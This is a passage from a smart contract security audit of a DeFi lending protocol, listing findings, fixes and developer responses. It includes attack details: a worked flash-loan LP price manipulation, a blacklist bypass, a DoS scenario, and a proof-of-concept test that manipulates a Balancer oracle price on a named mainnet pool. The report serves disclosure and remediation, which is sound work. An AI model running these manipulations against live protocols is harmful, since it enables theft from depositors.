reserveB   uint256 :  258387590678564338 4998 * 10**18 / 10**18 (WETH)

sqrt(4.9088689e+24 * 258387590678564338 4998) = 1.1262286e+23

prices:
USDC = 100000000
WETH = 191007000000
sqrt(100000000 * 191007000000) = 4370434760

LP price = 2 * 1.1262286e+23 * 4370434760 / 112602391366085351 = 8.7424584e+15
```

```
So we have an LP price of 87,424,584 USD
```

The attacker proceeds to take a loan and swaps 50,000 WETH for USDC.

```
weth/USDC pair: `0x79c912FEF520be002c2B6e57EC4324e260f38E50`
Total supply = 112602391366085351 (unchanged)/
 reserveA   uint256 :  (4908868931818 - 4695363000000)  * 10**18 / 10**6 (USDC)
 reserveB   uint256 :  (258387590678564338 4998 + 50000 * 10**18) * 10**18 / 10**18
(WETH)

sqrt(5.2583876e+22 * 2.1350593e+23) = 1.0595739e+23

prices:
USDC = 100000000
WETH = 191007000000
sqrt(100000000 * 191007000000) = 4370434760

LP price = 2 * 1.0595739e+23 * 4370434760 / 112602391366085351 = 8.2250449e+15

So we have an LP price of 82,250,448 USD
```

In this example, the LP price has now decreased by 6%. The attacker must liquidate accounts, requiring around 50 ETH to cover the swap cost for this particular pool. However, this amount can vary significantly based on the pool's liquidity.

Impact

Medium. User might get liquidated earlier.

Recommendation

Reconsider the integration with Velo.

Developer Response

Acknowledged. Won't fix.

3. Medium - `borrowFactor` can be less than 100%

When adding an asset to `assetMappings`, if `borrowingEnabled` is set to `false`, then it's possible that it's `borrowFactor` is set to a value < `PERCENT_FACTOR` (100%). When enabling borrowing for this asset, `setBorrowingEnabled()` does not validate `borrowFactor`.

Technical Details

`setBorrowingEnabled()` `validateCollateralParams()`

Impact

Medium. Since these parameters are set by trusted actor, the likelihood of this happening is low, but in case it happens, it becomes possible to undercollaterize the debt.

Recommendation

We recommend never letting a `borrowFactor` < 100% to enter the system as a defensive programming measure. This will protect from unforeseen circumstances. So consider always ensuring that `borrowFactor >= PercentageMath.PERCENTAGE_FACTOR`:

```
-if(borrowingEnabled){
    require(
        uint256(borrowFactor) >= PercentageMath.PERCENTAGE_FACTOR,
        Errors.AM_INVALID_CONFIGURATION
    );
-}
```

Developer Response

Fixed in PR 148.

4. Medium - Usage of `transferFrom()` instead of `safeTransferFrom()`

Using `transferFrom()` will not revert on failure. `safeTransferFrom()` checks the return value of the transfer function and reverts the transaction if the transfer fails. This provides better error handling and prevents the loss of tokens due to unexpected failures.

Technical Details

This issue can be found here:

IncentivesController.sol#L159, IncentivesController.sol#L193

Impact

Medium. Incentives rewards transfers might fail without an error, and the user will loss rewards he should have received.

Recommendation

Use SafeERC20 Library.

Developer Response

Fixed in commit 1284eb417a6778aabecaf7f9eac1459d56085430.

5. Medium - Oracle pricing for stable coins LP will trigger liquidation earlier than expected

The pricing information provided by oracles for stablecoin liquidity providers may lead to premature liquidation events compared to what was initially anticipated.

Technical Details

With a stable coin unpeg, on the LP pools, the price of the entire assets used to price the pool is the lowest of the three assets in the pool. In case of a USDC-USDT pool properly balanced 50-50 if one of the assets unpeg to 0.9 a user that has deposited 100 USD worth of assets prior to unpeg will have his deposits valued at 90 USD instead of 95 USD reducing his collateral value and resulting in a potential liquidation/loss./

This pattern can be found in the following two oracles:

- BalancerOracle.sol#L139
- CurveOracle.sol#L36

Impact

Medium. Loss of funds.

Recommendation

Get the LP price based on the pool underlying assets composition.

Developer Response

Acknowledged. Won't fix.

6. Medium - Blacklist/Whitelist does not behave as expected and tranche admins can block all transfers

Tranche admins are considered semi-privileged but still untrusted actors in the system.

They are responsible for tranche management, and can control a whitelist/blacklist that governs who can interact with the protocol's tranches that they manage. Blacklisted users are generally still allowed to repay debts and withdraw their funds from the system, but are not allowed to deposit or borrow.

The current implementation of the whitelist/blacklist does not correctly prevent a blacklisted user from transferring their tokens to a new account and continuing to use the protocol. The current design is also prone to tranche admin abuse, as they are able block all aToken transfers for their tranche at any time by either enabling whitelist mode for their tranche or blacklisting a reserve's aToken contract.

Technical Details

`AToken._transfer()` calls `LendingPool.finalizeTransfer()` which internally calls `checkWhitelistBlacklist()` to check if both the `msg.sender` and the token receiver are whitelisted/blacklisted for the respective tranche. In the context of this call however, `msg.sender` is the aToken contract, rather than the transfer's `from` address. Accordingly, even if a token sender is blacklisted (or non-whitelisted), they will still be able to transfer their tokens to a new address as the `from` address is never checked. Afterwards, the receiving address will be able to freely interact with the protocol (in the blacklist case; if the new address is not on the whitelist they will still be blocked from deposit/borrowing).

Similarly, a tranche admin can block all aToken transfers for their tranche by either:

1. Adding the aToken's address to the blacklist
2. Enabling the whitelist

Note that even if a tranche admin blocks transfers, users will still be able to withdraw their funds directly from the system. However, if they are using their aTokens with a different protocol (e.g. depositing them in yield farm or using them as collateral for a loan elsewhere), they will not be able to remove their tokens from the outside protocol to withdraw from VMEX.

LendingPool.sol (_checkWhitelistBlacklist(), finalizeTransfer()):

```
// @audit "user" is always either msg.sender or "to" address; never the token
transfer's "from".
function _checkWhitelistBlacklist(uint64 trancheId, address user) internal view {
```

```
    if (trancheParams[trancheId].isUsingWhitelist) {
        require(
            _usersConfig[user][trancheId].configuration.getWhitelist(),
            Errors.LP_NOT_WHITELISTED_TRANCHE_PARTICIPANT
        );
    }
    require(!_usersConfig[user][trancheId].configuration.getBlacklist(),
Errors.LP_BLACKLISTED_TRANCHE_PARTICIPANT);
}

function checkWhitelistBlacklist(uint64 trancheId, address onBehalfOf) internal view
{
    _checkWhitelistBlacklist(trancheId, msg.sender);
    if (onBehalfOf != msg.sender) {
        _checkWhitelistBlacklist(trancheId, onBehalfOf);
    }
}
...
// @audit this is called from the aToken contract in AToken._transfer()
function finalizeTransfer(
        address asset,
        uint64 trancheId,
        address from,
        address to,
        uint256 amount,
        uint256 balanceFromBefore,
        uint256 balanceToBefore
    ) external override whenTrancheNotPausedAndExists(trancheId) {
        require(msg.sender == _reserves[asset][trancheId].aTokenAddress,
Errors.LP_CALLER_MUST_BE_AN_ATOKEN);
        // @audit The "from" address is not passed to this check. By blacklisted (or
not whitelisting)
        //        the aToken address, a tranche admin can cause this to always
revert.
        checkWhitelistBlacklist(trancheId, to);
```

```
        ...
}
```

AToken._transfer():

```
function _transfer(address from, address to, uint256 amount, bool validate) internal
{
    address underlyingAsset = _underlyingAsset;
    ILendingPool pool = _pool;

    ...
    // @audit "validate" is true for standard transfer() and transferFrom() calls;
not on liquidations
    if (validate) {
        pool.finalizeTransfer(
            underlyingAsset,
            _tranche,
            from,
            to,
            amount,
            fromBalanceBefore,
            toBalanceBefore
        );
    }
```

Impact

Medium. Sender (`from`) will never be impacted by the whitelist/blacklist. AToken transfers can be broken by untrusted tranche admins.

Recommendation

To correctly enforce whitelist/blacklist, recommend using the function `_checkWhitelistBlacklist(uint64 trancheId, address user)` twice to check the passed addresses (the `to` and the `from`), rather than `checkWhitelistBlacklist()` (no underscore), which checks `msg.sender` and `to`.

```
- checkWhitelistBlacklist(trancheId, to);
+ _checkWhitelistBlacklist(trancheId, from);
+ _checkWhitelistBlacklist(trancheId, to);
```

To prevent tranche admins from blocking all transfers, consider only allowing the whitelist to be enabled before the tranche is truly “active” and allowing deposits (e.g. can only be enabled before `batchInitReserve()`). If that is not desirable, consider adding a ~24h timelock before the whitelist becomes active so that a global/emergency admin has an opportunity to prevent the change - and also so users can react.

Developer Response

Fixed in 3b03770d93696931ecda081087ce6becc6d1a9ee. We decided to disable setting tranche whitelist as true if there already are reserves set up in the tranche.

Low Findings

1. Low - `nthroot()` should use established libraries for calculating roots

Vmex team has implemented `nthroot()` by verifying that it works on random numbers. It’s risky to use this approach without extensive testing and there are battle-tested libraries to implement these functionalities.

Technical Details

`nthroot()`:

```
function nthroot(uint8 n, uint256 _product) internal pure returns (uint256) {
    //VMEX empirically checked that this is only accurate for square roots and cube
roots,
    // and the decimals are 9 and 12 respectively
    if (n == 2) {
        return LogExpMath.pow(_product, 1e18 / n) / 1e9;
    }
    if (n == 3) {
        return LogExpMath.pow(_product, 1e18 / n) / 1e12;
    }
    revert("Balancer math only can handle square roots and cube roots");
```

```
}
```

`nthroot()` also reverts for high values like `57896044618658097711785492504343953926634992332820282019728792003956564819968`. It should not be achievable but the alternatives accommodate these values too.

Impact

Low. To build confidence in this function, testing on some random numbers is not enough. If there is a mismatch between this value and the actual root values, the final calculated price will be incorrect.

Recommendation

Consider replacing the current implementation with better square root and cube root functions.

- For square root, you can consider `ABDKMath`. It's also gas-efficient compared to the current square root implementation.
- For cube roots, you can take inspiration from Curve's implementation. Solady provides an implementation inspired by it. Although, you should confirm it matches Curve's version.

Developer Response

We decided to use openzeppelin for sqrt, and Solady for cube root. Fixed in PR 155.

2. Low - Protocol should only choose a single asset denomination for all tranches

On the contract, asset sources can be set only once per asset. You will have to choose one type of denomination for the entire protocol and should never use a different denomination. A tranche admin might not be aware of the denomination of an asset and could add it by mistake to a tranche that isn't using the same denomination.

Technical Details

On ETH mainnet, you can have prices denominated in ETH or USD value. see: https://data.chain.link/ethereum/mainnet/crypto-eth and https://data.chain.link/ethereum/mainnet/crypto-usd

VMEXOracle.sol#L96

Impact

Low.

Recommendation

You could make sure the denomination is always the same using the oracle description and matching the last three characters to the denomination selected.

Developer Response

Fixed in commit b035e22b9784a14cd6b5b1c7fa0303330649f97a.

3. Low - Asset mapping might not be set and should be checked to be non-zero

There is no check to make sure `getAssetMappings()` does not return the zero address.

Technical Details

LendingPool.sol#L109

Impact

Low. A zero asset mapping will prevent the protocol from working.

Recommendation

Add an assertion to make sure the address is not zero.

Developer Response

Fixed in commit 94dec396447ed84b260a62d7ab3582c13fc3cb46.

4. Low - `finalizeTransfer()` and `liquidationCall()` auto-enables collateral for receiver

When aToken's balance is increased from `0` for a user, the asset is enabled as a collateral consistently.

Technical Details

DepositWithdrawLogic.sol#L80 does this if the asset is enabled as collateral in reserve data:

```
if (isFirstDeposit) {
    // if collateral is enabled, by default the user's deposit is marked as
collateral
```

```
    user.setUsingAsCollateral(self.id,
self.configuration.getCollateralEnabled(vars.asset, vars._assetMappings));
}
```

LendingPool.sol#L645 and LendingPoolCollateralManager.sol#L237-L239 always sets it to true:

```
if (balanceToBefore == 0 && amount != 0) {
    DataTypes.UserConfigurationMap storage toConfig = _usersConfig[to]
[trancheId].configuration;
    toConfig.setUsingAsCollateral(reserveId, true);
    emit ReserveUsedAsCollateralEnabled(asset, trancheId, to);
}
```

```
liquidatorConfig.setUsingAsCollateral(
    collateralReserve.id,
    true
);
```

This can be made consistent to always use `getCollateralEnabled()` so that an invalid state never enters the protocol.

Impact

Informational.

Recommendation

Consider using `getCollateralEnabled()` to set the asset as collateral for a user.

Developer Response

Although this doesn't pose any additional risk for the protocol (even if collateral is set as true, if tranche doesn't allow it, then it won't count in the health factor), it's good practice to follow, so it is fixed in commit b035e22b9784a14cd6b5b1c7fa0303330649f97a.

5. Low - Remove the special treatment of `type(uint256).max` in `validateBorrow()`

A borrower can specify `type(uint256).max` as the borrowing amount to indicate that they want to borrow the maximum possible amount. This deviates from Aave V2 and also introduces more code. To reduce any attack vectors, you can remove this functionality and save gas as a benefit.

Technical Details

ValidationLogic.sol#L176-L202

Impact

Low.

Recommendation

A borrower usually knows the amount to borrow. Consider removing the special treatment of `type(uint256).max` in `validateBorrow()`:

```
-if(exvars.amount!=type(uint256).max) {
    checkAmount(
        exvars._assetMappings.getBorrowCap(exvars.asset),
        exvars.amount,
        IERC20(reserve.variableDebtTokenAddress).totalSupply(),
        exvars._assetMappings.getDecimals(exvars.asset)
    );
-}

(
    vars.userCollateralBalanceETH,
    ...
    vars.avgBorrowFactor
) = GenericLogic.calculateUserAccountData(
    ...
);

-if(exvars.amount == type(uint256).max){
-    ...
-}
```

```
uint256 amountInETH = exvars.assetPrice.mul(exvars.amount).div(
    10**exvars._assetMappings.getDecimals(exvars.asset)
);
```

This will make the UX similar to Aave, and simplify the code.

Developer Response

Fixed in commit 24b9896b14aec3542c18ba5dcb566dc0733b13b1.

6. Low - Check if asset has been added before setting its parameters

It's possible to set `VMEXReserveFactor` and `borrowingEnabled` without adding an asset.

Technical Details

`setVMEXReserveFactor()` and `setBorrowingEnabled()` don't validate that the `asset` has already been added.

Impact

Low. Since these functions can only be called by trusted actors, the risk is low.

Recommendation

Add this check to `setVMEXReserveFactor()` and `setBorrowingEnabled()`:

```
require(isAssetInMappings(asset), Errors.AM_ASSET_DOESNT_EXIST);
```

Developer Response

Fixed in dc958a8954a18bc06be5cd21b050d5f156a69dc4.

7. Low - Use OZ `SafeCast`

In Solidity, typecasting to a lower size `uint` doesn't revert if the value doesn't fit in the smaller number of bits.

Technical Details

AssetMappings.sol#L275-L278 can silently overflow `uint64`'s max value.

Impact

Low. Incorrect values can be set for critical parameters in case this happens.

Recommendation

Use OpenZeppelin's `SafeCast` to downcast values.

Developer Response

We made sure that the 18 decimal places wouldn't overflow for 64 bits if we restrain the values to the 100% area. Either way, it's fixed in 12dd344b8c8f80e97a12c988c4d8ef0911b47ac1.

8. Low - `registerAddressesProvider()` doesn't check if a provider is already registered

`registerAddressesProvider()` can overwrite previous `id` for an existing `provider`.

Technical Details

If `registerAddressesProvider()` can be called twice on the same `provider` with different `id`s. The second call will overwrite `_addressesProviders[provider]`.

Impact

Low. `registerAddressesProvider()` is an `onlyOwner` function so the likelihood of this happening is low but it can happen due to oversight.

Recommendation

Revert if `_addressesProviders[provider] > 0`.

Developer Response

Fixed in commit ec4978abab853f06b19dc3a59e9ed285dac99143.

9. Low - `checkAmount()` can overflow

`checkAmount` isn't safe from arithmetic overflow.

Technical Details

checkAmount() uses `unchecked` to verify if requested borrow amount does not breach `borrowCap`:

```
unchecked {
    require(
        totalDebt + amount <=
            borrowCap * 10**decimals,
        Errors.VL_BORROW_CAP_EXCEEDED
```

```
    );
}
```

RHS will work as `borrowCap` will be set such that it's not possible to overflow unless you set it really high which will be an error on the part of the global admin.

In general, unless you have a proof that this won't overflow or if the overflow is desired, then only `unchecked` should be used.

Impact

Low. Depending on the set values, more amount could be borrowed or a valid amount of borrow request could be denied.

Recommendation

Consider calculating the LHS outside the `unchecked` block.

Developer Response

Fixed in commit a202a14639bbfecf396ba2980bb2761e8c235d51.

10. Low - Use `abi.encodeCall` instead of `abi.encodeWithSelector`

`abi.encodeWithSelector` doesn't perform type check on the function and its arguments which `abi.encodeCall` does. For example, `LendingPoolConfigurator._initReserve()` sends arguments to `AToken.initialize()` in a deserialized format.

Technical Details

New aTokens are deployed as follows:

```
address aTokenProxyAddress = _initTokenWithProxy(
    addressesProvider.getATokenBeacon(),
    abi.encodeWithSelector(
        IInitializableAToken.initialize.selector,
        cachedPool,
        address(this), //lendingPoolConfigurator address
        address(addressesProvider), //
        input.underlyingAsset,
        trancheId
    )
```

```
);
```

Here is the function signature of `AToken.initialize()`:

```
function initialize(
    ILendingPool pool,
    InitializeTreasuryVars memory vars
) external override initializer {
```

Impact

Low. `abi.encodeCall` is a safer alternative to `abi.encodeWithSelector`.

Recommendation

Replace all instances of `abi.encodeWithSelector` with `abi.encodeCall`.

Developer Response

Fixed in commit 474c9cf63825c6017a8acba5308d62f583526738.

11. Low - `setAssetAllowed(asset, false)` logic allows DoS attack

The method `setAssetAllowed` in AssetMappings.sol checks whether or not an asset can be disallowed, to do so, it iterates over all the tranches. If anyone can create tranches (`setPermissionlessTranches(true)`), then a sufficient amount of tranches can be created to make this method to always run out of gas.

Technical Details

If `setPermissionlessTranches(true)` is called, `claimTrancheId()` can be called by anyone, therefore creating a new tranche.

In the method `setAssetAllowed()`, if `isAllowed == false`, the check `validateAssetAllowed()` will be run:

```
function setAssetAllowed(address asset, bool isAllowed) external onlyGlobalAdmin{
    ...
    if (!isAllowed) {
        validateAssetAllowed(asset);
    }
```

```
    ...
}
```

```
function validateAssetAllowed(address asset) internal view {
    ...
    for (uint64 tranche = 0; tranche < totalTranches; tranche++) {
    ...
    }
}
```

Each iteration will cost some gas, if there are too many tranches whether it is under a normal scenario or an attack, this function will use too much gas and will not be callable creating a DoS.

Impact

Low. Assets can be prevented from being disallowed, making the method `setAssetAllowed()` useless.

Recommendation

Make the check `validateAssetAllowed()` O(1) instead of O(N) to avoid DoS.

Developer Response

Acknowledged. There is currently no known method to perform an O(1) check. An idea is to keep track of state of an asset, and update on every user interaction to store the total deposits and borrows of that asset across all tranches, but this would increase gas. We will consider this option if reaching the gas limit becomes a concern in the future.

12. Low - Balancer LP fair price can be manipulated for illiquid pools

Due to rounding errors in the balancer math library's `BNum.bpow()` function, the LP fair price is overestimated for very imbalanced pools. This allows to manipulate the fair price with large swaps on the pool.

Technical Details

The `BNum.bpow()` function returns accurate values down to 1e-6 (1e12 in wei). Below that, the result is larger than expected.

Here is a code snippet that shows this:

```
function testBpow() public {
    uint exp = 0.5*1e18;
    uint bpowRes;
    uint expectedRes;
    uint base;
    uint ratio;
    for (uint i=0; i<=18; i+=2) {
        base = 10**i;
        bpowRes = BNum.bpow(base, exp);
        expectedRes = 10**(i/2 + 9);
        ratio = bpowRes/expectedRes;
        console.log("- (1e%d)^0.5     bpow/expected: %d", i, ratio);
    }
}
```

which will print:

```
Logs:
  - (1e0)^0.5     bpow/expected: 399293
  - (1e2)^0.5     bpow/expected: 39929
  - (1e4)^0.5     bpow/expected: 3992
  - (1e6)^0.5     bpow/expected: 399
  - (1e8)^0.5     bpow/expected: 39
  - (1e10)^0.5     bpow/expected: 4
  - (1e16)^0.5     bpow/expected: 1
  - (1e18)^0.5     bpow/expected: 1
```

In `BalancerOracle.computeFairReserves()` the `ratio` variable is around 1e18 for balanced pools (NOTE: This is only true when the pool tokens have 18 decimals, but decimals are discussed in another finding and the related fix will make it true for all tokens).

If a pool has low liquidity then it is possible to swap a large amount to make it unbalanced and manipulate the fair price. Note that in order to impact the fair price the reserve ratio

must become 1e-6 or less (1e12 in wei), meaning that an attacker should have to swap an amount of at least 1000 times the current pool reserves. Also, multiple swaps must be performed to bypass Balancer's check on maximum swapped amount making the manipulation gas expensive. For these reasons, it seems unlikely that an attacker can manipulate the LP collateral price profitably.

Here is a PoC of the manipulation on the ETH-UNI Mainnet pool:

```
function testManip() public {
    address pool = 0x5Aa90c7362ea46b3cbFBD7F01EA5Ca69C98Fef1c; //UNI-ETH pool on
mainnet
    uint UNI_price = 5.15*1e8; // UNI-USDC chainlink price
    uint ETH_price = 1800*1e8; // ETH-USDC chainlink price
    console.log("Mainnet block:", block.number);
    uint256[] memory prices = new uint256[](2);
    prices[0] = UNI_price;
    prices[1] = ETH_price;
    // direct LP price calculation
    bytes32 pool_id = IBalancer(pool).getPoolId();
    IVault balancer_vault = IBalancer(pool).getVault();
    (IERC20[] memory tokens, uint256[] memory balances, ) =
        balancer_vault.getPoolTokens(pool_id);
    uint totPoolUSDCvalue = UNI_price*balances[0]/1e18 + ETH_price*balances[1]/1e18;
    uint LPprice = totPoolUSDCvalue*
(10**IBalancer(pool).decimals())/IBalancer(pool).totalSupply();
    console.log("LP expected price:", LPprice);
    // use Balancer Oracle to get LP price
    uint LPoraclePrice = BalancerOracle.get_lp_price(pool, prices, 0, true);
    console.log("LP oracle price before manipulation:", LPoraclePrice);
    // Swap 100_000 ETH on pool
    uint amount = 1e5*1e18;
    vm.deal(address(this), amount);
    IWETH9(address(tokens[1])).deposit{value:1e5*1e18}();
    IWETH9(address(tokens[1])).approve(address(balancer_vault), amount);
    // 1. Swap WETH for UNI
```

```
    FundManagement memory funds = FundManagement(
        {
            sender: address(this),
            fromInternalBalance: false,
            recipient: payable(address(this)),
            toInternalBalance: false
        }
    );
    bytes memory userData;
    SingleSwap memory singleSwap = SingleSwap(
        {
            poolId: pool_id,
            kind: SwapKind(0),
            assetIn: address(tokens[1]),
            assetOut: address(tokens[0]),
            amount: amount,
            userData: userData
        }
    );
    while (true) { // do multiple swaps because balancer limit swap amount to 30% of
reserves
        (, balances, ) = balancer_vault.getPoolTokens(pool_id);
        amount = balances[1]*3/10; // maximum that can be swapped due to balancer
limits
        if (IWETH9(address(tokens[1])).balanceOf(address(this)) < amount) break;
        singleSwap.amount = amount;
        IBalancerVault(address(balancer_vault)).swap(singleSwap,
                        funds,
                        0,
                        block.timestamp + 1);
    }
    LPoraclePrice = BalancerOracle.get_lp_price(pool, prices, 0, true);
    console.log("LP oracle price after manipulation:", LPoraclePrice);
}
```

which will print:

```
Logs:
  Mainnet block: 17251326
  LP expected price: 9752931061
  LP oracle price before manipulation: 9752695445
  LP oracle price after manipulation: 91173235346
```

The full PoC is available here: https://gist.github.com/bahurum/67ef6ea9ea820108844b320c977a3c34

Impact

Low. Possible to manipulate LP price of illiquid balancer pools, but due to the cost of the manipulation relative to the small liquidity amount, this is most likely not profitable.

Recommendation

Consider using another math library with higher precision exponentiation, or limit the pool reserve ratio to 1e-6 (1e12 in wei) in `BalancerOracle.computeFairReserves()`:

```
...
if (r0 > r1) {
  uint ratio = BNum.bdiv(r1, r0);
  fairResA = BNum.bmul(resA, BNum.bpow(ratio, wB));
  fairResB = BNum.bdiv(resB, BNum.bpow(ratio, wA));
} else {
  uint ratio = BNum.bdiv(r0, r1);
  fairResA = BNum.bdiv(resA, BNum.bpow(ratio, wB));
  fairResB = BNum.bmul(resB, BNum.bpow(ratio, wA));
}
+ require(ratio > 1e12, 'Reserves ratio too low');
...
```

Developer Response

Fixed in PR 157 by checking for low pool reserves and reverting if under 1e12 in wei.

Gas Saving Findings

1. Gas - Fetching the decimals is only required once

`incentivizedAsset`'s decimal is fetched and updated on every call to `configureRewards()`. It's only necessary to do it for the first time.

Technical Details

DistributionManager.sol#L53

Impact

Gas savings.

Recommendation

Do not fetch the decimals if a value is already set.

Developer Response

Fixed in commit 08849b43eb159c0012da2947041f4efc2f92aab8.

2. Gas - Price oracle is fetched on every iteration of the loop

The price oracle address is fetched on every iteration of the loop and should be fetched before the loop.

Technical Details

GenericLogic.sol#L220

Impact

Gas savings.

Recommendation

Fetch the price oracle before the loop.

Developer Response

Fixed in commit 08849b43eb159c0012da2947041f4efc2f92aab8.

3. Gas - `oracle` is retrieved twice in `LendingPoolCollateralManager`'s `_calculateAvailableCollateralToLiquidate()`

Technical Details

The oracle is retrieved twice to calculate the `debtAssetPrice` and `collateralPrice`

Impact

Gas savings.

Recommendation

Retrieve the oracle once.

Developer Response

Fixed in commit 475343b4b623f927f9f9d9f136ea1343f8b9c700.

4. Gas - `onlyLendingPoolConfigurator` in `aToken` is unused

Technical Details

`onlyLendingPoolConfigurator` in `aToken` is unused.

Impact

Gas savings.

Recommendation

Remove the unused code.

Developer Response

Fixed in commit 475343b4b623f927f9f9d9f136ea1343f8b9c700.

5. Gas - Cache storage variable outside loop

Storage is expensive, so you can cache the value if it's read multiple times.

Technical Details

LendingPool.sol#L576:

```
address[] memory _activeReserves = new address[](
    trancheParams[trancheId].reservesCount
);

for (uint256 i = 0; i < trancheParams[trancheId].reservesCount; i++) {
    _activeReserves[i] = _reservesList[trancheId][i];
}
```

Here `trancheParams[trancheId].reservesCount` is read multiple times.

Impact

Gas savings.

Recommendation

Cache `trancheParams[trancheId].reservesCount` in a `length` variable.

Developer Response

Fixed in commit 08849b43eb159c0012da2947041f4efc2f92aab8.

6. Gas - Redundant checks on Chainlink oracle

From Chainlink's documentation on reading data feeds:

> The data feed aggregator includes both minAnswer and maxAnswer values. These variables prevent the aggregator from updating the latestAnswer outside the agreed range of acceptable values, but they do not stop your application from reading the most recent answer. Hence, the contract reading this price need not check it against minAnswer and maxAnswer from Chainlink aggregator.

Technical Details

`getOracleAssetPrice()` validates the price as follows:

```
if (price > int256(aggregator.minAnswer()) && price < int256(aggregator.maxAnswer())
&& block.timestamp - updatedAt < SECONDS_PER_DAY) {
    return uint256(price);
} else {
    return _fallbackOracle.getAssetPrice(asset);
}
```

As explained about `price > int256(aggregator.minAnswer()) && price < int256(aggregator.maxAnswer())` is always true.

Impact

Gas savings.

Recommendation

Update the validation as:

```
-if (price > int256(aggregator.minAnswer()) && price < int256(aggregator.maxAnswer())
&& block.timestamp - updatedAt < SECONDS_PER_DAY) {
+if (block.timestamp - updatedAt < SECONDS_PER_DAY) {
```

Developer Response

Acknowledged. Decided to leave the code as is, as peer reviewer had recommended using it, and in case that chainlink changes policies.

7. Gas - `addressesProvider.getLendingPool()` can be cached outside of the loop

`addressesProvider.getLendingPool()` can be cached outside of the loop.

Technical Details

AssetMappings.sol#L67

Impact

Gas savings.

Recommendation

Create a variable for the lending pool instead of fetching it on every iteration of the loop.

Developer Response

Fixed in commit 08849b43eb159c0012da2947041f4efc2f92aab8.

8. Gas - private variable `_addressesTranche` is unnecessarily nested

`_addressesTranche` is defined as a nested map but the top layer map is not useful as only the `TRANCHE_ADMIN` slot is used.

Technical Details

`_addressesTranche` is defined as

```
mapping(bytes32 => mapping(uint64 => address)) private _addressesTranche;
```

This variable is only used to store the admin address for a tranche. `_addressesTranche` is accessed in several functions `setTrancheAdmin()`, `addTrancheAdmin()` and `getAddressTranche()` which is itself called by the `onlyTrancheAdmin()`.

Impact

Gas Savings.

Recommendation

Remove the unnecessary mapping.

LendingPoolAddressesProvider.sol#L28

```
- mapping(bytes32 => mapping(uint64 => address)) private _addressesTranche;
+ mapping(uint64 => address) private _addressesTranche;
```

LendingPoolAddressesProvider.sol#L44

```
- bytes32 private constant TRANCHE_ADMIN = "TRANCHE_ADMIN";
```

LendingPoolAddressesProvider.sol#L166

```
- function getAddressTranche(bytes32 id, uint64 trancheId)
+ function getAddressTranche(uint64 trancheId)
        public
        view
        override
        returns (address)
    {
-        return _addressesTranche[id][trancheId];
+        return _addressesTranche[trancheId];
    }
```

LendingPoolAddressesProvider.sol#L362

```
function setTrancheAdmin(address admin, uint64 trancheId) external override {
    require(
        _msgSender() == owner() ||
-            _msgSender() == getAddressTranche(TRANCHE_ADMIN, trancheId),
+            _msgSender() == getAddressTranche(trancheId),
        Errors.CALLER_NOT_TRANCHE_ADMIN
```

```
    );
-    _addressesTranche[TRANCHE_ADMIN][trancheId] = admin;
+    _addressesTranche[trancheId] = admin;
    emit ConfigurationAdminUpdated(admin, trancheId);
}
```

LendingPoolAddressesProvider.sol#L362

```
function addTrancheAdmin(address admin, uint64 trancheId) external override {
    // anyone can add their own tranche, but you just have to choose a trancheId that
hasn't been used yet
    require(
        _msgSender() == getAddress(LENDING_POOL_CONFIGURATOR),
        Errors.LP_CALLER_NOT_LENDING_POOL_CONFIGURATOR
    );
-    assert(_addressesTranche[TRANCHE_ADMIN][trancheId] == address(0)); //this should
never be false
-    _addressesTranche[TRANCHE_ADMIN][trancheId] = admin;
+    assert(_addressesTranche[trancheId] == address(0)); //this should never be false
+    _addressesTranche[trancheId] = admin;
    emit ConfigurationAdminUpdated(admin, trancheId);
}
```

Developer Response

Fixed in 647c55ac70abce82a725f00d6b1af66d1edda7aa.

Informational Findings

1. Informational - Ensure that the `borrowCap` and `supplyCap` doesn't include decimals

Technical Details

`borrowCap` is assumed to not have decimals in it as indicated by its usage ValidationLogic.sol#L145:

```
require(
   totalDebt + amount <=
       borrowCap * 10**decimals,
   Errors.VL_BORROW_CAP_EXCEEDED
);
```

That's the case with `supplyCap` too:

```
require(
    supplyCap == 0 ||
        (IAToken(reserve.aTokenAddress).totalSupply() + amount) <=
        supplyCap * (10**_assetMappings.getDecimals(asset)),
    Errors.VL_SUPPLY_CAP_EXCEEDED
);
```

Hence, global admin has to make sure that `borrowCap` and `supplyCap` does not include the decimals. Otherwise, an absurdly high amount can be borrowed or lent.

Impact

Informational. Higher amount can be borrowed and lent than intended.

Recommendation

Global admin needs to be careful that `borrowCap` and `supplyCap` does not include the decimals.

Developer Response

Acknowledged.

2. Informational - Rewards can be greater than `REWARDS_VAULT` balance

Rewards for a user can be greater than the `REWARDS_VAULT` balance resulting in a reverted transaction.

Technical Details

IncentivesController.sol#L159

Impact

Informational.

Recommendation

Verify the balance of `REWARDS_VAULT` and ensure that the `amountToClaim` does not surpass the balance. If it does, decrease the `amountToClaim` to match the balance.

Developer Response

Acknowledged. Won't fix.

3. Informational - Two instances of `DistributionTypes.sol`

`DistributionTypes.sol` is duplicated in two directories. Currently, these are same but this can be confusing if changes are done to one file.

Technical Details

- math/DistributionTypes.sol
- types/DistributionTypes.sol

Impact

Informational.

Recommendation

Remove one of these files.

Developer Response

Fixed in commit 475343b4b623f927f9f9d9f136ea1343f8b9c700.

4. Informational - Incorrect Natpsec for `getRewardsData()`

Technical Details

The last return parameter of `getRewardsData()` is incorrect.

Impact

Informational.

Recommendation

Update DistributionManager.sol#L239 as:

```
-* @return lastUpdateTimestamp The lastUpdateTimestamp of the reward
```

```
+* @return endTimestamp The endTimestamp of the reward
```

Developer Response

Fixed in commit 475343b4b623f927f9f9d9f136ea1343f8b9c700.

5. Informational - Be cautious when integrating an ERC20 token

Several dangerous implementations of ERC20 tokens exist which on integration with a protocol can cause unforeseen problems. As an example, ERC777 is an ERC20 compatible token standard with a pre-transfer and post-transfer hook which can be used for a reentrancy attack.

Technical Details

Before integrating a token with Vmex protocol, make sure to do a careful review of the token. You can take a look at past hacks that have happened due to non-standard token impelmenetation: weird-erc20.

Impact

Informational.

Recommendation

Ensure the token doesn't make any unsafe external call, is not a rebasing, fee-on-transfer or ERC777 token. It should not have multiple entry points like TUSD in the past. Review the token integration checklist from Trail of Bits and Consensys.

You can additionally use Runtime Verification's service to check properties of an ERC20 token deployed on Ethereum mainnet. For example, here is DAI's results.

Developer Response

Acknowledged.

6. Informational - Extra comment in `ValidationLogic`'s `validateTransfer()` function

Technical Details

This commented out code can be removed.

Impact

Informational.

Recommendation

Remove the commented-out code.

Developer Response

Fixed in commit 475343b4b623f927f9f9d9f136ea1343f8b9c700.

7. Informational - On-Chain price manipulation

